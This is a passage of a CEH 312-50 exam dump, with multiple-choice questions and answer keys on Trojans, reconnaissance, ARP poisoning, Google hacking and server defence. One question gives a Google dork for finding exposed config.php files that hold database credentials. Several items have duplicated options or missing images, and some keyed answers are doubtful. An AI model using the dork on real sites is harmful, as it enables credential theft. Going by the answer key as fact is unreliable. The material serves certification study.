
Real 393

ECCouncil 312-50 Exam

malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization.

Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats.

The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.



What is the risk of installing Fake AntiVirus?

- A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
- B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker
- C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
- D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

Real 394

ECCouncil 312-50 Exam

QUESTION 634

What type of Trojan is this?



- A. RAT Trojan
- B. E-Mail Trojan
- C. Defacement Trojan
- D. Destructing Trojan
- E. Denial of Service Trojan

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 635

Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security.

Maintaining the security of a Web server will usually involve the following steps:

1. Configuring, protecting, and analyzing log files

Real 395

ECCouncil 312-50 Exam

2. Backing up critical information frequently

3. Maintaining a protected authoritative copy of the organization's Web content

4. Establishing and following procedures for recovering from compromise

5. Testing and applying patches in a timely manner

6. Testing security periodically.

In which step would you engage a forensic investigator?

- A. 1
- B. 2
- C. 3
- D. 4
- E. 5
- F. 6

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 636

Web servers often contain directories that do not need to be indexed. You create a text file with search engine indexing restrictions and place it on the root directory of the Web Server.

User-agent: *

Disallow: /images/

Disallow: /banners/

Disallow: /Forms/

Disallow: /Dictionary/

Disallow: /_borders/

Disallow: /_fpclass/

Disallow: /_overlay/

Disallow: /_private/

Disallow: /_themes/

Real 396

ECCouncil 312-50 Exam

What is the name of this file?

- A. robots.txt
- B. search.txt
- C. blocklist.txt
- D. spf.txt

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 637

Attackers target HINFO record types stored on a DNS server to enumerate information. These are information records and potential source for reconnaissance. A network administrator has the option of entering host information specifically the CPU type and operating system when creating a new DNS record. An attacker can extract this type of information easily from a DNS server.

Which of the following commands extracts the HINFO record?

- A. c:> nslookup
> Set type=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
- B. c:> nslookup
> Set dns=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
- C. c:> nslookup
> Set record=hinfo
> certhack-srv
host: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
- D. c:> nslookup
> Configure type=hinfo
> certhack-srv
Host: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 638

What is War Dialing?

- A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
- B. War dialing is a vulnerability scanning technique that penetrates Firewalls
- C. It is a social engineering technique that uses Phone calls to trick victims
- D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 639

Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

- A. 40-bit encryption
- B. 128-bit encryption
- C. 256-bit encryption
- D. 64-bit encryption

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 640

Ursula is a college student at a University in Amsterdam. Ursula originally went to college to study

Real 398

ECCouncil 312-50 Exam

engineering but later changed to marine biology after spending a month at sea with her friends. These friends frequently go out to sea to follow and harass fishing fleets that illegally fish in foreign waters. Ursula eventually wants to put companies practicing illegal fishing out of business. Ursula decides to hack into the parent company's computers and destroy critical data knowing fully well that, if caught, she probably would be sent to jail for a very long time. What would Ursula be considered?

- A. Ursula would be considered a gray hat since she is performing an act against illegal activities.
- B. She would be considered a suicide hacker.
- C. She would be called a cracker.
- D. Ursula would be considered a black hat.

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 641

Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install and setup the application. You should change the default settings to secure the system.

Which of the following is NOT an example of default installation?

- A. Many systems come with default user accounts with well-known passwords that administrators forget to change
- B. Often, the default location of installation files can be exploited which allows a hacker to retrieve a file from the system
- C. Many software packages come with "samples" that can be exploited, such as the sample programs on IIS web services
- D. Enabling firewall and anti-virus software on the local system

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 642

This tool is widely used for ARP Poisoning attack. Name the tool.

Real 399

ECCouncil 312-50 Exam

APR

- APR-Cert
- APR-DNS
- APR-SSH-1 (0)
- APR-HTTPS (0)
- APR-RDP (0)
- APR-FTPS (0)
- APR-POP3S (0)
- APR-IMAPS (0)
- APR-LDAPS (0)
- APR-SIIPS (0)

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168. [REDACTED]	00215 [REDACTED]	0	0	0006B13 [REDACTED]	192.168. [REDACTED]

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	202.53. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	217.160. [REDACTED]
Half-routing	192.168. [REDACTED]	00215A [REDACTED]	3	0	0006B13 [REDACTED]	91.195. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	3	2	0006B13 [REDACTED]	74.208. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	74.208. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	87.106. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	91.195. [REDACTED]
Full-routing	192.168. [REDACTED]	00215A [REDACTED]	2	2	0006B13 [REDACTED]	217.160. [REDACTED]

Configuration / Routed Packets

Hosts APR Routing Passwords VoIP

- A. Cain and Able
- B. Beat Infector
- C. Poison Ivy
- D. Webarp Infector

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 643

BankerFox is a Trojan that is designed to steal users' banking data related to certain banking entities.


When they access any website of the affected banks through the vulnerable Firefox 3.5 browser, the Trojan is activated and logs the information entered by the user. All the information entered in that website will be logged by the Trojan and transmitted to the attacker's machine using covert channel.

BankerFox does not spread automatically using its own means. It needs an attacking user's intervention in order to reach the affected computer.

Real 400
ECCouncil 312-50 Exam

E-banking Trojans

e-banking Trojans intercept a victim's account information before it is encrypted and send it to the attacker's Trojan command and control center



What is the most efficient way an attacker located in remote location to infect this banking Trojan on a victim's machine?

- A. Physical access - the attacker can simply copy a Trojan horse to a victim's hard disk infecting the machine via Firefox add-on extensions
- B. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer

- C. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
- D. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
- E. Downloading software from a website? An attacker can offer free software, such as shareware programs and pirated mp3 files

Correct Answer: E

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 644

You receive an e-mail with the following text message.

"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."

Real 401

ECCouncil 312-50 Exam

You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service".

What category of virus is this?

- A. Virus hoax
- B. Spooky Virus
- C. Stealth Virus
- D. Polymorphic Virus

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 645

One of the effective DoS/DDoS countermeasures is 'Throttling'. Which statement correctly defines this term?

- A. Set up routers that access a server with logic to adjust incoming traffic to levels that will be safe for the server to process
- B. Providers can increase the bandwidth on critical connections to prevent them from going down in the event of an attack
- C. Replicating servers that can provide additional failsafe protection
- D. Load balance each server in a multiple-server architecture

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 646

Attackers footprint target Websites using Google Hacking techniques. Google hacking is a term that refers to the art of creating complex search engine queries. It detects websites that are vulnerable to numerous exploits and vulnerabilities. Google operators are used to locate specific strings of text within the search results.

The configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database. WordPress uses config.php that stores the database Username and Password.

Real 402

ECCouncil 312-50 Exam

Which of the below Google search string brings up sites with "config.php" files?

- Everything
- Images
- Videos
- News
- Discussions
- More

Hyderabad, Andhra Pradesh
Change location

The web
Pages from India
All results
Sites with images
More search tools

▶ [Index of /etc/passwd](#)
`config.php` 31-Jul-2003 12:55 7k [] `counter.exe` 31-Jul-2003 12:55 101k [TXT] `db.cgi` 31-Jul-2003 12:55 4k [TXT] `default.asp` 31-Jul-2003 12:55 2k [TXT] ...
[gray-world.net/etc/passwd/](#) - Similar

[intitle:index.of config.php](#) « Steve Shead Dot Com
inttitle:index.of config.php. Written by Steve Shead on March 30, 2009 — Leave a Comment
... Posted in Tech | Tagged `config.php`, ghdb, google, hacking, ...
[www.steve-shead.com/blog/2009/03/30/inttitleindexof-configphp/](#) - Cached

[Index of /aculife/](#)
`config.php` - Main configuration file `./icon.php` - Show category icon ... Main configuration file
- "config.php" - is located under main X-Cart directory. ...
[www.aculife-ireland.com/aculife/](#) - Cached - Similar

[Index of /blog/?tag=spiritual-openness/wp-config.php/wp-admin](#)
`wp-config.php` 15-Mar-2010 15:57 1k [DIR] `wp-content/` 06-Apr-2011 17:43 - [] `wp-cron.php`
06-Apr-2011 17:43 1k [] `wp-feed.php` 06-Apr-2011 17:43 1k [DIR] ...
[journeycenter.org/blog/%3Ftag=spiritual...config.php/wp-admin/](#) - Cached

[Index of/?p=95/wp-config.php/wp-admin/wp-content](#)
`wp-config-off.php` 08-Apr-2009 12:49 2k [] `wp-config-sample.php` 08-Apr-2009 12:49 2k []
`wp-config.php` 08-Apr-2009 17:04 2k [DIR] ...
[www.polowindonesia.com/%3Fp=95/wp-config.php/.../wp-content/](#) - Cached

[Index of /ccmail](#)
First of all, you have to unpack the package you've downloaded and edit `config.php` with
your username/password. You can add more than one user. ...
[www.downtoneaterywarsaw.com/ccmail/](#) - United States - Cached - Similar

[Index of /?p=12/wp-config.php/wp-includes/wp-includes](#)
`wp-comments-post.php` 28-Sep-2006 19:16 2k [] `wp-commentsrss2.php` 15-Dec-2005 22:20
4k [] `wp-config.php` 18-Jan-2007 06:01 1k [DIR] ...
[angel.crysta-corp.com/%3Fp=12/wp-config.php/.../wp-includes/](#) - Cached

[Index of /?m=200807/wp-config.php/wp-admin/wp-includes/wp-admin](#)
`md5sums.txt` 10-Dec-2009 09:33 116k [] `wp-config.php` 15-Mar-2010 15:07 1k [DIR] `wp-admin/`
26-Feb-2011 21:14 - [DIR] `wp-includes/` 26-Feb-2011 21:14 - [DIR] ...
[deedsandwords.com/%3Fm=200807/wp-config.php/.../wp-admin/](#) - Cached

[Index of /web/?/Artists/amazone_audio/xmedia/config.php/modules/images](#)
Index of /web/?/Artists/amazone_audio/xmedia/config.php/modules/images. Name Last
modified Size Description. [DIR] Parent Directory 21-Mar-2011 18:20 - [] ...
[www.amazonerecords.com/web/%3F/Artists/.../config.php/.../images/](#) - Cached

[Index of /page_id=21/encheres-voitures.xml/wp-config.php/gifs ...](#)
`wp-config.php` 16-Apr-2008 02:39 1k [DIR] `wp-content/` 01-May-2008 08:40 - [] `wp-cron.php`
16-Apr-2008 02:40 1k [] `wp-feed.php` 16-Apr-2008 02:40 1k [DIR] ...
[www.encheres-voitures.fr/%3Fpage...config.php/.../wp-content/](#) - Cached

- A. Search:index config/php
- B. Wordpress:index config.php
- C. intitle:index.of config.php
- D. Config.php:index list

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 647

Which of the following tool would be considered as Signature Integrity Verifier (SIV)?

Real 403
ECCouncil 312-50 Exam

- A. Nmap
- B. SNORT
- C. VirusSCAN
- D. Tripwire

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 648

Bob has set up three web servers on Windows Server 2008 IIS 7.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of these servers because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.

Why will this not be possible?

- A. Firewalls cannot inspect traffic coming through port 443
- B. Firewalls can only inspect outbound traffic
- C. Firewalls cannot inspect traffic at all, they can only block or allow certain ports
- D. Firewalls cannot inspect traffic coming through port 80

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

